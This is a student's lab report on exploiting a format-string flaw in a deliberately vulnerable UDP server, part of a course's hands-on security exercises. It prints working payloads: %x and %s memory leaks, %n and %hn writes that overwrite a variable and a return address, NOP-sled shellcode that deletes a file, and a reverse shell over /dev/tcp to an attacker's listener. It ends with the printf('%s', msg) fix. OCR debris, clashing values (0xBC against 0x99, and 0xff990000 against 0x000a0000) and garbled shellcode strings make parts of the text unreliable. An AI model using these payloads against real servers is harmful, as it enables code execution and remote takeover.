PES UNIVERSITY
INFORMATION SECURITY
LAB 5 - Format String
Aayush Kapoor PES2201800211

TASK 1:

```
[03/06/21]seed@PES2201800211_AAYUSH-S:~/Desktop$ nano server.c
[03/06/21]seed@PES2201800211_AAYUSH-S:~/Desktop$ gcc -z execstack server.c -o server
server.c: In function 'myprintf':
server.c:14:1: warning: format not a string literal and no format arguments [-Wformat-secu
rity]
 printf(msg);
 ^

[03/06/21]seed@PES2201800211_AAYUSH-S:~/Desktop$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
Hello, I'm Client text
The value of the 'target' variable (after): 0x11223344
```


```
Jbuntu-C1 [Running] - Oracle VM VirtualBox
chine View Input Devices Help
al                                         6:27 AM
[03/06/21]seed@PES2201800211_AAYUSH-C:~$ nc -u 10.0.2.43 9090
Hello, I'm Client text
```

Here, we send a basic string to test the program and we see that we get the string printed exactly in the same way from the server, along with hex addresses.

```
[03/06/21]seed@PES2201800211_AAYUSH-S:~/Desktop$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
hello .bffff0a0.b7fba000.804871b.3.bffff0e0.bffff6c8.804872d.hello .%x.%x.%x.%x.%x.%x.%x.%
s

The value of the 'target' variable (after): 0x11223344
```

```
buntu-C1 [Running] - Oracle VM VirtualBox
hine View Input Devices Help
Terminal File Edit View Search Terminal Help            6:31 AM
[03/06/21]seed@PES2201800211_AAYUSH-C:~$ echo hello .%x.%x.%x.%x.%x.%x.%x.%s |nc -u 10.0.2
.43 9090
```

In this we use .%s to get the value of addresses pointed by memory. On the server we get some gibberish value, it indicates that the value stored in the referenced memory is not in printable format.




Here, we are trying to get the memory address of the stored data in the stack.

TASK 2:

1. **Format String:** 0xBFFFF080 (Msg Address – 4 * 8 | Buffer Start – 24 * 4)
2. **Return Address:** 0xBFFFF09C
3. **Buffer Start:** 0xBFFFF0E0


TASK 3:




Here, the program crashes because %s treats the obtained value from a location as an address and prints out the data stored at that address. Since, we know that the memory stored was not for the printf function and hence it might not contain addresses in all of the referenced locations, the program crashes.

TASK 4:

STACK DATA-





Here, we enter our data -@@@@ and a series of %.x data. Then we look for our value - @@@@, whose ASCII value is 40404040 as stored in the memory. The rest of the

%x is also displaying the content of the stack. We require 24 format specifiers to print out the first 4 bytes of our input.

HEAP DATA-

```
[03/06/21]seed@PES2201800211_AAYUSH-S:~/Desktop$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
��.bffff0a0.b7fba000.804871b.3.bffff0e0.bffff6c8.804872d.bffff0e0.bffff0b8.10.804864c.b7e1
b2cd.b7fdb629.10.3.82230002.0.0.0.ed0002.1.b7fff000.b7fff020.A secret message

The value of the 'target' variable (after): 0x11223344
```

```
Jbuntu-C1 [Running] - Oracle VM VirtualBox
chine  View  Input  Devices  Help
 Terminal  File  Edit  View  Search  Terminal  Help                En        6:40 AM
[03/06/21]seed@PES2201800211_AAYUSH-C:~$ echo $(printf "\xc0\x87\x04\x08").%x.%x.%x.%x.%x.
%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%s | nc -u 10.0.2.43 9090
```

We are successful in reading the heap data by storing the address of the heap data in the stack and then using the %s format specifier at the right location so that it reads the stored memory address and then gets the value from that address.

TASK 5:

CHANGING TO DIFFERENT VALUE

```
[03/06/21]seed@PES2201800211_AAYUSH-S:~/Desktop$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
@�.bffff0a0.b7fba000.804871b.3.bffff0e0.bffff6c8.804872d.bffff0e0.bffff0b8.10.804864c.b7e1
b2cd.b7fdb629.10.3.82230002.0.0.0.a50002.1.b7fff000.b7fff020.
The value of the 'target' variable (after): 0x00000099
```

```
Jbuntu-C1 [Running] - Oracle VM VirtualBox
chine  View  Input  Devices  Help
                                                                   En        6:41 AM
[03/06/21]seed@PES2201800211_AAYUSH-C:~$ echo $(printf "\x40\xa0\x04\x08").%x.%x.%x.%x.%x.
%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%n | nc -u 10.0.2.43 9090
```

In this case, on entering %n at the address location stored in the stack by us, we change the value to BC {Hex value for 188}. We were successful in changing the memory's value.


CHANGING VALUE TO 0x500


```
[03/06/21]seed@PES2201800211_AAYUSH-S:~/Desktop$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
@�.bffff0a0.b7fba000. 804871b.       3.bffff0e0.bffff6c8. 804872d.bffff0e0.bffff0b8.
10. 804864c.b7e1b2cd.b7fdb629.       10.       3.82230002.       0.       0.       0.  ee00
02.       1.b7fff000.000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000b7fff020.
The value of the 'target' variable (after): 0x00000500
```

```
[03/06/21]seed@PES2201800211_AAYUSH-C:~$ echo $(printf "\x40\xa0\x04\x08").%8x.%8x.%8x.%8x
.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%.1076x.%n | nc -
u 10.0.2.43 9090
```

In this task, we change the target value to 0x500. We see that we have successfully changed the value from 0x11223344 to 0x0000500. To get a value of 500, we do the following 1280 – 188 =1100 in decimal, where 1280 stands for 500 in hex and 188 are the number of characters printed out before the 23rd %8x. We get the 1100 characters using the precision modifier, and then use a %n to store the value.

CHANGING VALUE TO 0x000a0000





We see that the value of the target variable has successfully been changed to 0xff990000.This is because, %n is accumulative and hence storing the smaller value first and then adding characters to it and storing a larger value is optimal.

TASK 6:


```
[03/06/21]seed@PES2201800211_AAYUSH-S:~/Desktop$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
@�@@@@B�.bffff0a0.b7fba000. 804871b.       3.bffff0e0.bffff6c8. 804872d.bffff0e0.bffff0b8.
      10. 804864c.b7e1b2cd.b7fdb629.      10.       3.82230002.       0.       0.       0.
  bf0002.       1.b7fff000.000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
```

```
                40404040.
The value of the 'target' variable (after): 0xbffff170
```

```
[03/06/21]seed@PES2201800211_AAYUSH-C:~$ echo $(printf "\x40\xa0\x04\x08@@@@\x42\xa0\x04\x
08").%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%
8x.%.61596x.%hn.%52877x.%hn | nc -u 10.0.2.43 9090
```


```
[03/06/21]seed@PES2201800211_AAYUSH-S:~/Desktop$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
����@@@@����.bffff0a0.b7fba000. 804871b.       3.bffff0e0.bffff6c8. 804872d.bffff0e0.bffff
0b8.      10. 804864c.b7e1b2cd.b7fdb629.      10.       3.82230002.       0.       0.
  0.  8e0002.       1.b7fff000.00000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
```


```
                40404040. �� � � � � � � � � � � � � � � � � � � � � � � � 1�Phbashh////h/
bin��1�Ph – ccc��1�Rhile./myfh/tmph/rm h/bin��1�QRPS��1�1��

The value of the 'target' variable (after): 0x11223344
```



The malicious code has the rm command that is deleting the file created previously on the server. Here, at the beginning of the malicious code we enter a number of NOP operations i.e. \x90 so that our program can run from the start, and we do not have to guess the exact address of the start of our code. The NOPs give us a range of addresses and jumping to any one of these would give us a successful result, or else our program may crash because the code execution may be out of order. The malicious code is stored in the buffer.

TASK 7:






```
[03/06/21]seed@PES2201800211_AAYUSH-C:~$ echo $(printf "\x8c\xf0\xff\xbf@@@@\x8e\xf0\xff\x
bf").%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%
8x.%.61596x.%hn.%52877x.%hn $(printf "\x90\x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90 \x9
0 \x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90 \x31\xc0\x50\x68bash\x6
8////\x68/bin\x89\xe3\x31\xc0\x50\x68 –ccc\x89\xe0\x31\xd2\x52\x682>&1\x68<&1\x6870 0\x686
/70\x68.2.5\x6810.0\x68tcp/\x68dev/\x68 > /\x68h -I \x68/bas \x68/bin\x89\xe2\x31\xc9\x51\
x52\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80")| nc -u 10.0.2.43 9090
```

```
[03/06/21]seed@PES2201800211_AAYUSH-S:~/Desktop$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
����@@@@����.bffff0a0.b7fba000. 804871b.       3.bffff0e0.bffff6c8. 804872d.bffff0e0.bffff
0b8.      10. 804864c.b7e1b2cd.b7fdb629.      10.       3.82230002.       0.       0.
  0.  dd0002.       1.b7fff000.0000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
```

We modify the malicious code so that we run the following command to achieve a reverse shell. Before providing the input to the server, we run a TCP server that is listening to port 7070 on the attacker's machine and then enter this format string. In the next screenshot, we see that we have successfully achieved the reverse shell because the listening TCP server now is showing what was previously visible on the server. This shows the way in which we can exploit the format string vulnerability to get root access to the server or any machine for that instance.

TASK 8:



To fix this vulnerability, we just replace it with printf("%s", msg), and recompile the program again to check if the problem has actually been fixed. On performing the same attack as performed before of replacing a memory location or reading a memory location, we see that the attack is not successful and the input is considered entirely as a string and not a format specifier anymore.